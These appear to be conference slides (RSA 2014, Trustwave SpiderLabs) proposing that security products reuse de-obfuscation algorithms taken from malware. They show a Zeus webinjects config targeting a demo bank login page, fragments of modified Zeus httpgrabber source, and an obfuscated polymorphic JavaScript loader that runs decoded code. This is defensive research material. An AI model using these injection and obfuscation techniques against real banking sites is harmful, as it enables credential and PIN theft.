
```
webinjects - Notepad
File Edit Format View Help

set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<link type="text/css" rel="stylesheet" href="/resources/css/main.css"/>
data_end
data_inject
data_end
data_after
    <script src="/resources/js/jquery-1.8.2.min.js"></script>
data_end

set_url http://zero.webappsecurity.com/exploit-kit-mod/login-fingerprint-obf.html GPO
data_before
<div class="control-group">
    <label class="control-label" for="user_password">Password</label>
    <div class="controls">
        <input type="password" id="user_password" name="user_password"
tabindex="2" autocomplete="off"/>
data_end
```



# Modified Zeus “httpgrabber” De-Obfuscation Code



```
httpgrabber - Notepad
File Edit Format View Help

if (processDeobfuscation)
{
    LPSTR pStr = (LPSTR) *context;
    LPSTR *parts1 = NULL;
    int magic_number = 0;
    DWORD numbers = Str::_splitToStringsA(pStr, Str::_LengthA(pStr), &parts1,
    Str::_STS_USE_SEPARATOR, ',');
    DWORD i = 0;
    int n = 0;
    int res = 0;
    LPSTR tmpString;
    LPSTR tmpString2;
    LPBYTE newContent = NULL;;
    DWORD totalSize = 0;


    newContent = (LPBYTE)Mem::alloc(*contextsize * 3);

    Mem::_copy(newContent, "<script>", (Str::_LengthA("<script>") * sizeof(LPSTR)) );
    totalSize = Str::_LengthA("<script>");
}
```

# RSA<sup>®</sup> CONFERENCE 2014

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## Zeus De-Obfuscation DEMO





# Modified Zeus Decodes, Removes and Injects

Address http://zero.webappsecurity.com/exploit-kit-mod/login-fraud-obf.html

Links Zero - Log in - Normal Zero - Log in - Fraud Zero - Log in - Fraud - Obf Zero - Log in - Fraud - Obf2

## Log in to ZeroBank

Login


Password

ATM PIN

Keep me signed in ☐


# Leveraging De-obfuscation Algorithms

- ◆ De-obfuscation algorithms show clear text
- ◆ Sometimes they are complicated and dynamic
- ◆ Malware authors may come up with more efficient algorithms
- ◆ Why won't we leverage their creativity again??
- ◆ We can reverse engineer the malware and identify the de-obfuscation algorithms
- ◆ We can now use these de-obfuscation algorithms in security products that scan web pages (SWG, AV, Firewall...)






# Leveraging Cybercriminals' Tactics





# The Lifecycle Continues





# Using Polymorphic Variable Names

```
Source of: http://localhost/exploit-kit-mod/bank-new.php

,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,12800,12803,1
2774,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,12781,127
53,12766,12713,12708,12695,12751,12774,12770,12800,12803,12774,12781,12781,12781
,12781,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,12774,12770,1
2800,12803,12774,12781,12781,12781,12781,12753,12766,12713,12708,12695,12751,127
74,12770,12800,12803,12774,12753,12766,12713,12708,12695,12751,12774,12770,12800
,12803,12774,12774,12770,12800,12803,12774,12753,12766,12715,12702,12713,12692,1
2751,12774,12770,12800,12803,12774,12753,12766,12709,12697,12704,12705,12751,127
74,12772,12754</textarea><style>#c0 {background:
url(data:,vaString.fromCharCode)}</style><script>var ytgez = null;var odw =
document.styleSheets[0].rules || document.styleSheets[0].cssRules;for(var amztq
= 0; amztq < odw.length; amztq++) {var tjgks = odw.item ? odw.item(amztq) :
odw[amztq];ftxx=(tjgks.cssText) ? tjgks.cssText : tjgks.style.cssText;ytgez =
ftxx.match(/url\("(?data\[^\],*(\[^\"]+)\)"?\)/)[1];};var s = "";var g = function()
{return this;}();xfoov = g["e"+ytgez.substr(0,2)+"l"];hug =
document.getElementsByTagName("textarea")
[9-9].value.split(",");gqxlu=xfoov(ytgez.substr(2));for (var i = 0; i <
hug.length; i++) {rll = 12813 - 1*hug[i];s += gqxlu(rll);}xfoov(s);</script>
</body>
```

Line 1, Col 36861



# Summary

- ◆ In addition to fighting cybercriminals' techniques, security vendors can also leverage them in some cases for better protection
- ◆ Algorithms from one cyber gang can be used to protect against malware from another gang
- ◆ It is an iterative process
- ◆ More research is welcomed
  - ◆ Identifying other similar scenarios
  - ◆ Considering the ethical and legal aspects of this concept





# Acknowledgments

- ◆ We would like to thank fellow SpiderLabs Researchers who helped with developing the demos
  - ◆ Daniel Chechik
  - ◆ Felipe Zimmerle Costa



# Q&A

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- ◆ Ziv Mador [zmador@trustwave.com](mailto:zmador@trustwave.com)